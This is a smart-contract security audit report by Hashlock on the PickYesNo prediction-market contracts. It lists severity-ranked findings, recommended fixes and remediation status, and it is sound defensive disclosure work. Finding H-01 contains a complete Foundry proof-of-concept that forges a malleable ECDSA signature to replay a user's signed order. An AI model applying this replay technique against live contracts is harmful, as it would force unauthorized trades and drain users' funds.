hashlock.

Security Audit

PickYesNo (DEX)

January 2026 info@hashlock.com.au Hashlock Pty Ltd

Table of Contents

CAUTION

THIS DOCUMENT IS A SECURITY AUDIT REPORT AND MAY CONTAIN CONFIDENTIAL INFORMATION. THIS INCLUDES IDENTIFIED VULNERABILITIES AND MALICIOUS CODE WHICH COULD BE USED TO COMPROMISE THE PROJECT. THIS DOCUMENT SHOULD ONLY BE FOR INTERNAL USE UNTIL ISSUES ARE RESOLVED. ONCE VULNERABILITIES ARE REMEDIATED, THIS REPORT CAN BE MADE PUBLIC. THE CONTENT OF THIS REPORT IS OWNED BY HASHLOCK PTY LTD FOR USE OF THE CLIENT.

Executive Summary


The PickYesNo team partnered with Hashlock to conduct a security audit of their smart contracts. Hashlock manually and proactively reviewed the code in order to ensure the project's team and community that the deployed contracts are secure.

Project Context


PickYesNo is a platform built on the Polygon PoS blockchain, focused on decentralized prediction markets where users can make yes/no predictions on real-world events across various categories — such as sports, crypto, finance, politics, and entertainment. It leverages blockchain technology to enable secure, transparent, and fair markets for forecasting outcomes, with user stakes and results tracked via smart contracts.

Project Name: PickYesNo
Project Type: DEX
Compiler Version: 0.8.28
Website: https://pickyesno.com/
Logo:

Visualised Context:



Project Visuals:



Audit Scope

We at Hashlock audited the solidity code within the PickYesNo; the scope of work included a comprehensive review of the smart contracts listed below. We tested the smart contracts to check for their security and efficiency. These tests were undertaken primarily through manual line-by-line analysis and were supported by software-assisted testing.

Description	**PickYesNo Smart Contracts**
Platform	**Ethereum / Solidity**
Audit Date	**January, 2026**
Contract 1	BaseContract.sol
Contract 2	BaseUsdcContract.sol
Contract 3	Common.sol
Contract 4	FactoryPredictionContract.sol
Contract 5	FactoryWalletContract.sol
Contract 6	MarketingContract.sol
Contract 7	OracleContract.sol
Contract 8	PermissionContract.sol
Contract 9	PredictionContract.sol
Contract 10	OracleChainlinkContract.sol
Contract 11	WalletContract.sol
Audited GitHub Commit Hash (1)	1b6ef3ea9088674567aabea05f8a2ed08908b96f

Fix Review GitHub Commit Hash (1)	4e97c4f32dc0820c8490e82e98f8764407607b83
Re-audited GitHub Commit Hash (WalletContract.sol)	4b67dac24c99cf88246825c00a4594c5a51d4e4a
Fix Review GitHub Commit Hash (WalletContract.sol)	d8e70c2dc9041132b7aaea4b4074c5f9f83ab6c8

Security Rating

After Hashlock's Audit, we found the smart contracts to be **"Secure"**. The contracts all follow simple logic, with correct and detailed ordering. They use a series of interfaces, and the protocol uses a list of Open Zeppelin contracts.

The 'Hashlocked' rating is reserved for projects that ensure ongoing security via bug bounty programs or on chain monitoring technology.

All issues uncovered during automated and manual analysis were meticulously reviewed and applicable vulnerabilities are presented in the Audit Findings section. The list of audited assets is presented in the Audit Scope section and the project's contract functionality is presented in the Intended Smart Contract Functions section.

All vulnerabilities initially identified have now been resolved and acknowledged.

Hashlock found:

2 High-severity vulnerabilities

3 Medium severity vulnerabilities

5 Low-severity vulnerabilities

4 QAs

3 Gas

Caution: *Hashlock's audits do not guarantee a project's success or ethics, and are not liable or responsible for security. Always conduct independent research about any project before interacting.*

Intended Smart Contract Functions

Claimed Behaviour	Actual Behaviour
BaseContract.sol Allows the Executor EOA to: - Enforce role-based access control for privileged operations - Validate execution permissions for inheriting contracts	**Contract achieves this functionality.**
BaseUsdcContract.sol Allows importing contracts to: - Perform strict USDC transfers (reverting execution on failure) - Attempt USDC transfers safely (emitting error events on failure instead of reverting)	**Contract achieves this functionality.**
Common.sol Defines shared structures and interfaces for: - Prediction market settings (PredictionSetting) - System permissions and roles (IPermission, AddressTypeLib) - External contract interactions (IERC20, IWallet, IOracle, IMarketing) Allows importing contracts to: - Verify signatures via EIP712Lib - Use standardized identifiers for system roles via AddressTypeLib	**Contract achieves this functionality.**
FactoryPredictionContract.sol Allows the Executor EOA to:	**Contract achieves this functionality.**

- Create and deploy new prediction contracts - Register the new contract address with the central permission system Allows the system to: - Verify if a specific address is a valid prediction contract created by this factory	
FactoryWalletContract.sol Allows the Executor EOA to: - Batch create and deploy multiple new wallet contracts - Register the new wallet addresses with the central permission system Allows the system to: - Verify if a specific address is a valid wallet contract created by this factory	**Contract achieves this functionality.**
MarketingContract.sol Allows the Operation EOA to: - Authorize transfer allowances for specific wallet addresses - Authorize transfer allowances for specific marketing codes Allows the Executor EOA to: - Execute bulk transfers using existing wallet allowances - Execute bulk transfers using existing marketing code allowances - Transfer funds to the designated Fee EOA Allows Wallet Contracts to: - Initiate USDC transfers (e.g., claiming bonuses) using a valid signature, marketing code	**Contract achieves this functionality.**

allowance, or wallet allowance Allows the system to: - View current allowance limits and deadlines for wallets and codes - Verify total allowances for batches of wallets or codes	
OracleContract.sol Allows the Executor EOA to: - Submit votes on behalf of users (validating signatures and handling USDC staking) - Submit challenges against tentative results (validating signatures and handling challenger staking) - Submit arbitration decisions (validating multisig signatures from Arbitrators) - Transfer accumulated protocol fees to the Fee address Allows the system (or any user) to: - Trigger the distribution of rewards and return staked funds for finalized predictions - Retrieve the current voting status or final outcome of a prediction	**Contract achieves this functionality.**
PermissionContract.sol Allows the Fee, Manager, and Operation EOAs to: - Update their own registered addresses individually - Update each other's addresses via 2-of-3 multisig (allowing recovery if one key is lost) Allows the Manager EOA to: - Manually register, enable, or disable permissions	**Contract achieves this functionality.**

for any address Allows Factory Contracts to: - Automatically register newly deployed Prediction and Wallet contracts Allows the system to: - Verify permissions and roles for single or multiple addresses - Retrieve paginated lists of all registered addresses	
PredictionContract.sol Allows the Executor EOA to: - Match and execute buy/sell orders between Takers and Makers (Brokerage) - Update market parameters (e.g., extending ending times or voting durations) - Transfer accumulated trading fees to the Fee EOA Allows Users (Public) to: - Trigger settlement for specific wallets to claim winnings or refunds after an outcome is decided	**Contract achieves this functionality.**
WalletContract.sol Allows the Executor EOA to: - Bind a specific User EOA (Bound Wallet) to this contract (requires User signature) - Process USDC redemptions/withdrawals on behalf of the user (requires User signature) - Manage marketing bonuses (granting, unlocking, and reclaiming expired bonuses) - Rescue non-USDC ERC-20 tokens sent to the contract by mistake - Recycle dormant wallets and claim remaining	**Contract achieves this functionality.**

balances from wallets inactive for over 1 year - Upgrade the contract implementation logic (requires User signature if bound) Allows the Bound Wallet (User) to: - Authorize binding and redemptions via EIP-712 signatures - Set "Pre-Sign" limits and authorize a quota of funds for automated trading without requiring manual signatures for every transaction Allows Prediction and Oracle Contracts to: - Request USDC transfers for trading or staking (validated against the User's signature or Pre-Sign quota)	
OracleChainlinkContract.sol - Allows users to - Save a Chainlink-derived price on-chain - Store one price per optionId - Fetch outcome for an optionId - Fetch saved price for an optionId - Fetch the latest Chainlink roundId for the market feed	**Contract achieves this functionality.**

Code Quality

This audit scope involves the smart contracts of the PickYesNo project, as outlined in the Audit Scope section. All contracts, libraries, and interfaces mostly follow standard best practices to help avoid unnecessary complexity that increases the likelihood of exploitation, however, some refactoring was recommended to optimize security measures.

The code is very well commented on and closely follows best practice nat-spec styling. All comments are correctly aligned with code functionality.

Audit Resources

We were given the PickYesNo project smart contract code in the form of GitHub access.

As mentioned above, code parts are well commented. The logic is straightforward, and therefore it is easy to quickly comprehend the programming flow as well as the complex code logic. The comments are helpful in providing an understanding of the protocol's overall architecture.

Dependencies

As per our observation, the libraries used in this smart contracts infrastructure are based on well-known industry standard open source projects.
Apart from libraries, its functions are used in external smart contract calls.

Severity Definitions

The severity levels assigned to findings represent a comprehensive evaluation of both their potential impact and the likelihood of occurrence within the system. These categorizations are established based on Hashlock's professional standards and expertise, incorporating both industry best practices and our discretion as security auditors. This ensures a tailored assessment that reflects the specific context and risk profile of each finding.

Significance	Description
High	High-severity vulnerabilities can result in loss of funds, asset loss, access denial, and other critical issues that will result in the direct loss of funds and control by the owners and community.
Medium	Medium-level difficulties should be solved before deployment, but won't result in loss of funds.
Low	Low-level vulnerabilities are areas that lack best practices that may cause small complications in the future.
Gas	Gas Optimisations, issues, and inefficiencies.
QA	Quality Assurance (QA) findings are informational and don't impact functionality. Supports clients improve the clarity, maintainability, or overall structure of the code.

Status Definitions

Each identified security finding is assigned a status that reflects its current stage of remediation or acknowledgment. The status provides clarity on the handling of the issue and ensures transparency in the auditing process. The statuses are as follows:

Significance	Description
Resolved	The identified vulnerability has been fully mitigated either through the implementation of the recommended solution proposed by Hashlock or through an alternative client-provided solution that demonstrably addresses the issue.
Acknowledged	The client has formally recognized the vulnerability but has chosen not to address it due to the high cost or complexity of remediation. This status is acceptable for medium and low-severity findings after internal review and agreement. However, all high-severity findings must be resolved without exception.
Unresolved	The finding remains neither remediated nor formally acknowledged by the client, leaving the vulnerability unaddressed.

Audit Findings

High

[H-01] PredictionContract#broker - Order Replay via Signature Malleability

Description

The custom `EIP712Lib` used throughout the contracts does not enforce strict ECDSA signature compliance (specifically preventing high-s values). This allows an attacker (or a malicious/compromised executor) to generate a second, valid signature for a user's order and execute it again, bypassing the contract's replay protection.

Vulnerability Details

The `recoverEIP712` function in `Common.sol` uses the standard `ecrecover` opcode but fails to check if the `s` value of the signature is in the lower half of the curve order. In ECDSA, for every valid signature (`r`, `s`, `v`), there is a second valid signature (`r`, `-s mod n`, `v'`) that recovers to the same public key (address).

In `PredictionContract.sol`, the `broker` function calls `_checkSign` to verify orders and track how much of the order has been filled.

```
// src/PredictionContract.sol
function _checkSign(Order memory order) private {
    // Use signature as key to get traded volume
    bytes32 key = keccak256(order.signature);
    uint256 sum = signatures[key];
    // ... checks limits ...
    signatures[key] = sum;
}
```

Exploit Scenario:

1. A user signs an `Order` (e.g., a limit order for 100 shares).
2. The signature (`r`, `s`, `v`) is generated.

3. An attacker (or a compromised executor/off-chain matcher) can calculate a malleable signature (`r`, `-s mod n`, `v'`) which recovers to the same user address.
4. The attacker submits this new signature.
5. `keccak256(new_signature)` is different from `keccak256(original_signature)`.
6. `_checkSign` sees a fresh key in signatures mapping (value 0) and allows the order to be executed again, doubling the intended volume.

Proof of Concept

`SignatureMalleability.t.sol` Foundry Test:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

import "forge-std/Test.sol";
import "../src/Common.sol";
import "../src/PredictionContract.sol";
import "../src/WalletContract.sol";
import "../src/PermissionContract.sol";

// Expose internal library function for testing
contract LibWrapper {
    function recoverEIP712(
        bytes32 domainSeparator,
        bytes memory encodedData,
        bytes memory signature
    ) public pure returns (address) {
        return EIP712Lib.recoverEIP712(domainSeparator, encodedData, signature);
    }
}

// Mock USDC to support WalletContract
contract MockUSDC is IERC20 {
    mapping(address => uint256) public balanceOf;
    mapping(address => mapping(address => uint256)) public allowance;

    function transfer(address to, uint256 amount) external returns (bool) {
        balanceOf[msg.sender] -= amount;
        balanceOf[to] += amount;
```

```
        return true;
    }

    function transferFrom(
        address from,
        address to,
        uint256 amount
    ) external returns (bool) {
        if (allowance[from][msg.sender] != type(uint256).max) {
            allowance[from][msg.sender] -= amount;
        }
        balanceOf[from] -= amount;
        balanceOf[to] += amount;
        return true;
    }

    function approve(address spender, uint256 amount) external returns (bool) {
        allowance[msg.sender][spender] = amount;
        return true;
    }

    function permit(
        address,
        address,
        uint256,
        uint256,
        uint8,
        bytes32,
        bytes32
    ) external {}

    // Test helper
    function mint(address to, uint256 amount) external {
        balanceOf[to] += amount;
    }
}

// Mock Factory to pass checks
contract MockFactory is IFactory {
    function check(address) external pure returns (bool) {
```

```
        return true;
    }
}

contract SignatureMalleabilityTest is Test {
    LibWrapper lib;
    PredictionContract prediction;
    PermissionContract permission;
    WalletContract makerWallet;
    WalletContract takerWallet;
    MockUSDC usdc;

    // Addresses
    address constant PERMISSION_ADDR =
        0x67B45f943945087BA607767A9496d830D9b550aF;
    address constant USDC_ADDR = 0x3c499c542cEF5E3811e1192ce70d8cC03d5c3359;
    address constant PREDICTION_FACTORY_ADDR =
        0x2FAFd4c5E8FeeF8816AeB954846d2EacCc68f30c;

    // Users
    uint256 takerKey = 0xA11CE;
    address taker = vm.addr(takerKey);
    uint256 makerKey = 0xB0B;
    address maker = vm.addr(makerKey);
    address executor = address(this); // Test contract acts as executor

    // Domain data
    bytes32 constant DOMAIN_SEPARATOR = keccak256("DOMAIN");
    bytes32 constant TYPEHASH = keccak256("Type(uint256 val)");

    function setUp() public {
        lib = new LibWrapper();

        // 1. Etch PermissionContract
        PermissionContract permImplementation = new PermissionContract();
        vm.etch(PERMISSION_ADDR, address(permImplementation).code);
        permission = PermissionContract(PERMISSION_ADDR);

        // 2. Etch USDC
        MockUSDC usdcImplementation = new MockUSDC();
```

```
        vm.etch(USDC_ADDR, address(usdcImplementation).code);
        usdc = MockUSDC(USDC_ADDR);

        // 3. Etch PredictionFactory stub
        MockFactory factoryImplementation = new MockFactory();
        vm.etch(PREDICTION_FACTORY_ADDR, address(factoryImplementation).code);

        // Factory must be approved by Manager in PermissionContract to enable Prediction
contracts.
        // BaseContract checks permissions.
                    //  WalletContract  constructor  adds  PREDICTION_FACTORY_ADDR  to
predictionFactories.
        // WalletContract._checkPrediction iteratres factories. if factory.check(addr) is
true AND permission.checkAddress(addr) is true.
         // So we need to enable PREDICTION logic in Permission Contract for the deployed
PredictionContract.

        // 4. Deploy PredictionContract
        PredictionSetting[] memory settings = new PredictionSetting[](1);
        settings[0] = PredictionSetting({
            optionId: 0,
            roundNo: 1,
            endingTime: uint64(block.timestamp + 10000),
            votingDuration: 60,
            challengeDuration: 600,
            stakingAmount: 10 * 1e6,
            challengeStaking: 10 * 1e6,
            totalRewards: 100 * 1e6,
            rewardRanking: 1,
            challengePercent: 50,
            independent: false
        });

        prediction = new PredictionContract(
            keccak256("HASH"),
            address(0x123), // Oracle address
            settings
        );

        // 5. Deploy Wallets
```

```
        makerWallet = new WalletContract();
        takerWallet = new WalletContract();

        // 6. Bind Wallets
        vm.prank(executor);
        makerWallet.bindWallet(1, maker, "");

        vm.prank(executor);
        takerWallet.bindWallet(1, taker, "");

        // 7. Register Addresses in PermissionContract
        address managerEOA = permission.managerEOA();

        address[] memory wallets = new address[](2);
        wallets[0] = address(makerWallet);
        wallets[1] = address(takerWallet);

        vm.prank(managerEOA);
        permission.setAddress(1, wallets, 7000, true); // 7000 = WALLET

        address[] memory preds = new address[](1);
        preds[0] = address(prediction);

        vm.prank(managerEOA);
        permission.setAddress(2, preds, 9000, true); // 9000 = PREDICTION

        // 8. Mint USDC
        // WalletContract is BaseUsdcContract.
        // WalletContract deals with USDC.
        // Makers need USDC to buy.
        // Takers need USDC to buy.
        // WalletContract stores user funds.
        // So we mint to the WalletContract address, so `balanceOf(address(wallet))` > 0.
        usdc.mint(address(makerWallet), 1000 * 1e6);
        usdc.mint(address(takerWallet), 1000 * 1e6);
    }

    function testDoubleExecution() public {
        uint256 optionId = 1;
```

```
        // Setup Taker Order (Buy Yes)
        PredictionContract.Order memory takerOrder;
        takerOrder.mode = 2; // Limit
        takerOrder.buysell = 1; // Buy Yes
        takerOrder.expectedPrice = 50 * 1e18; // Price limit
        takerOrder.expectedShares = 100 * 1e6; // Limit 100 shares
        takerOrder.matchedPrice = 500000; // 0.5 USDC
        takerOrder.matchedShares = 100 * 1e6; // 100 shares
        takerOrder.fee = 0;
        takerOrder.wallet = address(takerWallet);
        takerOrder.uuid = keccak256("nonce");

        // Sign Taker Order - Sign with WalletContract Domain
        bytes32 WALLET_DOMAIN_SEPARATOR = keccak256(
            abi.encode(
                keccak256(
                        "EIP712Domain(string name,string version,uint256 chainId,address
verifyingContract)"
                ),
                keccak256(bytes("Wallet Contract")),
                keccak256(bytes("1")),
                block.chainid,
                address(takerWallet)
            )
        );

        bytes memory encodedData = abi.encode(
            keccak256(
                        "Broker(uint256 optionId,uint256 mode,uint256 buysell,uint256
expectedPrice,uint256 expectedShares,uint256 fee,bytes32 uuid,uint256 chainId,address
predictionContract)"
            ),
            optionId,
            takerOrder.mode,
            takerOrder.buysell,
            takerOrder.expectedPrice,
            takerOrder.expectedShares,
            takerOrder.fee,
            takerOrder.uuid,
            block.chainid,
```

```
            address(prediction)
        );

        bytes32 digest = keccak256(
            abi.encodePacked(
                "\x19\x01",
                WALLET_DOMAIN_SEPARATOR,
                keccak256(encodedData)
            )
        );
        (uint8 v, bytes32 r, bytes32 s) = vm.sign(takerKey, digest);
        takerOrder.signature = abi.encodePacked(r, s, v);

        // Setup Maker Order (Buy No)
        PredictionContract.Order[]
            memory makers = new PredictionContract.Order[](1);
        makers[0].mode = 2;
        makers[0].buysell = 2; // Buy No
        makers[0].expectedPrice = 500000;
        makers[0].expectedShares = 1000 * 1e6; // Large limit to allow multiple matches
        makers[0].matchedPrice = 500000;
        makers[0].matchedShares = 100 * 1e6;
        makers[0].wallet = address(makerWallet);
        makers[0].uuid = keccak256("maker");

        // Sign Maker Order
        bytes32 MAKER_DOMAIN_SEPARATOR = keccak256(
            abi.encode(
                keccak256(
                        "EIP712Domain(string name,string version,uint256 chainId,address
verifyingContract)"
                ),
                keccak256(bytes("Wallet Contract")),
                keccak256(bytes("1")),
                block.chainid,
                address(makerWallet)
            )
        );

        bytes memory makerEncoded = abi.encode(
```

```
            keccak256(
                        "Broker(uint256 optionId,uint256 mode,uint256 buysell,uint256
expectedPrice,uint256 expectedShares,uint256 fee,bytes32 uuid,uint256 chainId,address
predictionContract)"
            ),
            optionId,
            makers[0].mode,
            makers[0].buysell,
            makers[0].expectedPrice,
            makers[0].expectedShares,
            makers[0].fee,
            makers[0].uuid,
            block.chainid,
            address(prediction)
        );

        bytes32 makerDigest = keccak256(
            abi.encodePacked(
                "\x19\x01",
                MAKER_DOMAIN_SEPARATOR,
                keccak256(makerEncoded)
            )
        );
        (uint8 mv, bytes32 mr, bytes32 ms) = vm.sign(makerKey, makerDigest);
        makers[0].signature = abi.encodePacked(mr, ms, mv);

        // Execution 1
        vm.prank(executor);
        prediction.broker(1, optionId, takerOrder, makers);

        // Execution 2 - Same Taker Signature (Should fail)
        vm.prank(executor);
        vm.expectRevert("shares err");
        prediction.broker(2, optionId, takerOrder, makers);

        // Execution 3 - Use Malleable Signature

                                                        uint256       n_val       =
0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFEBAAEDCE6AF48A03BBFD25E8CD0364141;
        bytes32 s_malleable = bytes32(n_val - uint256(s));
```

```
        uint8 v_malleable = v == 27 ? 28 : 27;
        if (v == 27) v_malleable = 28;
        else v_malleable = 27;

        takerOrder.signature = abi.encodePacked(r, s_malleable, v_malleable);

        vm.prank(executor);
        prediction.broker(3, optionId, takerOrder, makers);

        console.log("Order Replayed Successful!");
    }
}
```

Impact

A user intending to perform a single trade (e.g., Buy 100 shares) can be forced to execute the trade twice (Buy 200 shares) if they have sufficient balance. This effectively doubles their intended position exposure without their consent.

Recommendation

Update `EIP712Lib` to reject signatures where `s > secp256k1n / 2`, similar to OpenZeppelin's ECDSA library.

Status

Resolved

[H-02] BaseContract#isExecutorEOA, WalletContract#_checkPrediction, WalletContract#_checkOracle - Stale Permission Cache Allows Revoked Entities to Maintain Access

Description

The system relies on a caching mechanism (`cacheTime = 30 days`) to reduce external calls to the `PermissionContract`. However, this creates a security gap where revoked permissions are not immediately enforced.

Vulnerability Details

The modifier `isExecutorEOA` in `BaseContract.sol` and `_checkPrediction`, `_checkOracle` functions in `WalletContract.sol` return `true` if the current timestamp is within the cached duration, ignoring the live status in the `PermissionContract`. If the `ManagerEOA` revokes a compromised `Executor`, `Prediction`, or `Oracle` address in the `PermissionContract`, all downstream contracts (`WalletContract`, `PredictionContract`) will continue to trust the compromised address for up to 30 days. To fix this, the operator must manually call `clearPermission` on potentially thousands of deployed contracts, which is operationally unfeasible and prone to human error.

Impact

A revoked/compromised executor can remain authorized across contracts until cache expiry or manual cache clearing.

Recommendation

Remove the 30-day cache for critical security checks and query the `PermissionContract` every time.

Status

Resolved

Medium

[M-01] WalletContract#recycleWallet - Arbitrary Asset Seizure via Flawed Inactivity Logic

Description

The `WalletContract` contains a mechanism to "recycle" wallets that are deemed inactive, transferring their entire USDC balance to the platform's Fee EOA. The logic defining "inactivity" is flawed and can lead to the confiscation of funds from active users.

Vulnerability Details

In `WalletContract.sol`, the `recycleWallet` function checks if `block.timestamp > (365 days + lastTime)`. If true, it calls `transferUsdc(IPERMISSION.feeEOA(), balance)`, seizing all user funds. The variable `lastTime` is only updated in the `_checkSign` function, which is called during trading/staking (buying/selling predictions or oracle interactions). Crucially, the `redeem` function (used for withdrawals) does not update `lastTime`. A user could deposit funds, trade once, and then regularly withdraw profits (calling `redeem`) for over a year without trading again. To the contract, their `lastTime` remains stagnant. After 365 days from their last trade, despite being active withdrawers, the executor can trigger `recycleWallet` and confiscate their remaining balance.

Impact

Users who use the wallet primarily for holding or who only withdraw funds are at risk of 100% total loss of principal after 1 year.

Recommendation

If this is a required business logic (e.g., dormant fee), `redeem` and `bindWallet` functions must also update `lastTime` to accurately reflect user activity.

Note

PickYesNo team informed Hashlock that the `recycleWallet` function is strictly a user-initiated account recovery mechanism and can only be executed upon explicit user request. Since all wallet interactions are gas-sponsored by the platform, asset protection is primarily focused on active users, and no explicit guarantees are provided for long-inactive accounts.

Status

Acknowledged

[M-02] WalletContract#rescueToken - Openzeppelin's SafeERC20 library should be used to handle token transfers

Description

The contract uses `transfer()` for ERC20 token transfers without accounting for non-standard token implementations. Some ERC20 tokens (e.g., `USDT` on mainnet) do not return a boolean value from these functions, causing transactions to revert. Additionally, `transfer()` does not revert to failure for all tokens, leading to silent failures and incorrect balance tracking.

Vulnerability Details

```
token.transfer(to,balance); // WalletContract.sol::rescueToken()
```

ERC20's standard specifies that `transfer()` should return true on success. However, some tokens (e.g., `USDT`) do not return any value, causing the Solidity compiler to misinterpret the return data. This results in transaction reverts even if the transfer succeeded.

Impact

Users interacting with non-compliant tokens will be unable to rescue funds, leading to denial of service.

Recommendation

Use OpenZeppelin's `SafeERC20` functionality i.e., `safeTransferFrom()` and `safeTransfer()`, to handle token transfers.

Note

PickYesNo team informed Hashlock that only tokens meeting the platform's internal standards are eligible for inclusion in the permission contract's whitelist, mitigating risks associated with arbitrary or untrusted token interactions.

Status

Acknowledged

[M-03] WalletContract#upgradeWallet - Signature Replay allowing Logic Rollback and DoS

Description

The `upgradeWallet` function accepts an EIP-712 signature to authorize critical changes to the wallet (implementation upgrade, factory registration, oracle registration). However, the `TYPEHASH_UPGRADE_WALLET` schema lacks a `nonce`, and the function does not verify or increment the wallet's `nonce` upon execution.

Vulnerability Details

Unlike other functions in `WalletContract` (e.g., `bindWallet`, `redeem`), `TYPEHASH_UPGRADE_WALLET` does not include the `uint256 nonce`. The `upgradeWallet` function does not perform `nonce++` or mark the specific signature hash as "used."

If a user signs an upgrade that includes a `newPredictionFactory` address, the Executor can replay this signature indefinitely. Each replay executes `predictionFactories.push(newPredictionFactory)`. The `_checkPrediction` function iterates over the `predictionFactories` array to validate markets. Flooding this array with hundreds of duplicate entries will drastically increase the gas cost of every trade, eventually causing transactions to run out of gas (DoS).

Additionally, if a user previously authorized an upgrade to `Implementation_A` (which might contain bugs) and later upgraded to `Implementation_B`, the Executor can replay the signature for `Implementation_A` to forcibly downgrade the wallet back to the vulnerable or obsolete logic.

Impact

Malicious array bloating can permanently lock a user out of trading by making the gas cost of verification (`_checkPrediction`) exceed the block gas limit.

It can also cause arbitrary rollback of smart contract logic to previously signed versions, which can be potentially insecure.

Recommendation

Update `TYPEHASH_UPGRADE_WALLET` to include `uint256 nonce` and verify the signature against the current `nonce`, and increment it upon success in the `upgradeWallet` function.

Status

Resolved

Low

[L-01] Contracts - Important functions lack event emissions

Description

In Solidity, events provide a critical logging mechanism that external observers (like dApps, users, or auditors) rely on to track what's happening on-chain. Important functions, such as those that modify contract state, transfer funds, or change ownership, should emit events to provide transparency.

The following critical functions were lacking in event emissions:

```
MarketingContract.sol::transferFrom()

WalletContract.sol::transferToBuyPrediction()

WalletContract.sol::transferToSellPrediction()

WalletContract.sol::transferToOracle()
```

Impact

Critical actions (e.g., deposits, withdrawals) occur silently, making monitoring via block explorers or off-chain tools impossible.

Recommendation

Emit appropriate events in all important state-changing functions.

Note

PickYesNo team informed Hashlock that critical parameters can be retrieved off-chain using the `requestId`, and that additional relevant information is available through events emitted by the USDC contract, providing sufficient observability for monitoring and verification purposes.

Status

Acknowledged

[L-02] OracleContract.sol - prediction address not checked in vote, challenge and arbitrate functions

Description

`OracleContract.sol::reward` function validates `prediction` with `IPERMISSION.checkAddress(prediction, AddressTypeLib.PREDICTION)` check, but `vote`, `challenge` and `arbitrate` do not. These functions immediately perform an external call to an untrusted address `IPrediction(prediction).getSetting(optionId)`.

Impact

This reduced defense-in-depth as misconfiguration or a compromised executor can record oracle state and stake funds for arbitrary prediction addresses, potentially causing unexpected behavior.

Recommendation

Add `prediction` validation to `vote`, `challenge`, and `arbitrate`, mirroring `reward`:

```
require(IPERMISSION.checkAddress(prediction, AddressTypeLib.PREDICTION), "prediction err");
```

Note

PickYesNo team informed Hashlock that validation is enforced at the reward distribution stage, which is sufficient to prevent asset loss and ensure that only eligible rewards are processed.

Status

Acknowledged

[L-03] PermissionContract.sol - Missing Address Zero Checks

Description

Multiple critical functions across the system fail to validate that input addresses are not the zero address (`address(0)`). This omission allows the system to enter invalid states, such as deploying broken prediction markets, upgrading wallets to non-existent implementations, or permanently burning administrative privileges.

Functions like `setFeeEOA`, `setManagerEOA`, and `setOperationEOA` in `PermissionContract` verify the new owner by recovering the signature:

```
address addr = EIP712Lib.recoverEIP712(..., signature);
require(addr == newFeeEOA, "addr err");
```

If `newFeeEOA` is passed as `address(0)` and an invalid/empty signature is provided, `recoverEIP712` returns `address(0)`. The `require(0 == 0)` check passes. This means the Admin can accidentally burn a role (set it to 0) without actually proving they control the zero-address private key (which is impossible).

Impact

Administrators can accidentally renounce critical roles (`feeEOA`, `managerEOA`, `operationEOA`) instantly, as the signature verification "proof of ownership" check is bypassed for the zero address.

Recommendation

Add address zero check to `setFeeEOA`, `setManagerEOA`, `setOperationEOA` and `setAddress` functions in `PermissionContract.sol`

Status

Resolved

[L-04] MarketingContract.sol#permitWallet,permitCode - Silent Integer Truncation allowing Misconfigured Permits

Description

The `permitWallet` and `permitCode` functions accept `uint256` inputs for `amount` and `deadline` but explicitly downcast them to `uint64` for storage efficiency. In Solidity 0.8.x, explicit casting disables the built-in overflow/underflow protection. This causes inputs exceeding `type(uint64).max` to silently truncate rather than reverting the transaction.

Impact

If an operator accidentally passes a value of `18446744073709551616` (which is `type(uint64).max + 1`), the explicit cast `uint64(...)` will truncate the higher-order bits, resulting in a stored value of 0. The transaction will succeed, emitting a `WalletPermitted` event, leading the operator to believe the permit was granted. However, any subsequent attempt to use this permit will fail immediately because the actual on-chain allowance is zero.

Recommendation

Verify that the input fits within the target data type:

```
require(amount <= type(uint64).max, "amount overflow");
require(deadline <= type(uint64).max, "deadline overflow");
```

Status

Resolved

[L-05] WalletContract: entrust - Permit front-running causes DoS

Description

The `entrust(...)` function deposits USDC into `WalletContract` using `permit` for approval. However, the `permit` call is susceptible to front-running, which can cause the transaction to revert.

Vulnerability Details

The `entrust` function unconditionally calls `IUSDC.permit(...)` with the provided signature.

```
function entrust(...) external onlyBoundWalletOrExecutorEOA {
    // Permit
    IUSDC.permit(from, address(this), amount, deadline, v, r, s);

    // Transfer to Wallet Contract
    require(IUSDC.transferFrom(from, address(this), amount), "entrust failed");
    // ...
}
```

Since `permit` signatures can be submitted by anyone, an attacker can observe a pending `entrust` transaction in the mempool and front-run it by calling `USDC.permit` directly with the same signature. This consumes the nonce. When the original `entrust` transaction executes, the call to `IUSDC.permit` reverts because the nonce has already been used, causing the entire transaction to fail even though the allowance was successfully set by the attacker's front-run transaction.

Impact

An attacker can grief deposits by causing `entrust(...)` transactions to revert. This prevents the user or platform from completing the intended deposit, resulting in a Denial of Service (DoS) for the deposit functionality.

Recommendation

Wrap the `permit(...)` call in a `try/catch` block. If the `permit` call fails, check if the allowance is sufficient. This allows the transaction to proceed even if the signature has already been consumed (e.g., by a front-runner), as long as the necessary allowance exists.

```
try IUSDC.permit(from, address(this), amount, deadline, v, r, s) {
    // permit succeeded
} catch {
    // ignore and continue
}


require(IUSDC.allowance(from, address(this)) >= amount, "permit/allowance err");
require(IUSDC.transferFrom(from, address(this), amount), "entrust failed");
```

Status

Resolved

QA

[Q-01] Contracts - Hardcoded Addresses

Description

Contracts `PermissionContract.sol`, `BaseContract.sol`, `BaseUsdcContract.sol` contain hardcoded addresses for EOAs and other contracts. This makes deployment and testing inflexible and relies on these addresses being correct on the target chain.

Recommendation

Pass these addresses in the `constructor` or `initialize` functions.

Note

The PickYesNo team informed Hashlock that the contract address was intentionally hardcoded in the source code to ensure it is clearly and accurately displayed to users. This approach serves two main purposes: first, to demonstrate the immutability of the contract, and second, to allow straightforward verification via Polygonscan, where the source code is also publicly available. For these reasons, the team considered hardcoding the address to be clearer and more transparent than passing it through the constructor.

Status

Acknowledged

[Q-02] Contracts - Use of Magic Number

Description

Magic numbers make the code harder to read and understand.

In `PredictionContract.sol Line 161`, the numbers `999`, `100000,0` and `99999` are magic numbers used.

In `PredictionContract.sol Line 171`, the number `1000000` magic number is used.

In `PredictionContract.sol Line 174`, the number `10000` magic number is used as the fee calculation basis points.

Recommendation

Define a constant with a descriptive name for these values, e.g., `uint256 constant FEE_BASIS_POINTS = 10000;`

Status

Resolved

[Q-03] Contract - Unused BaseUsdcContract inheritance

Description

OracleChainlinkContract inherits `BaseUsdcContract`, but none of its internal helpers are referenced, leaving dead inheritance and unused state. The extra base increases the attack surface and deployment bytecode without purpose. It also risks future regressions if `BaseUsdcContract` changes behavior unexpectedly through storage layout or modifiers.

Recommendation

Remove the unnecessary `BaseUsdcContract` inheritance or document and use the intended utilities to justify its presence. Trimming unused bases reduces bytecode size and avoids accidental coupling to unrelated logic.

Status

Resolved

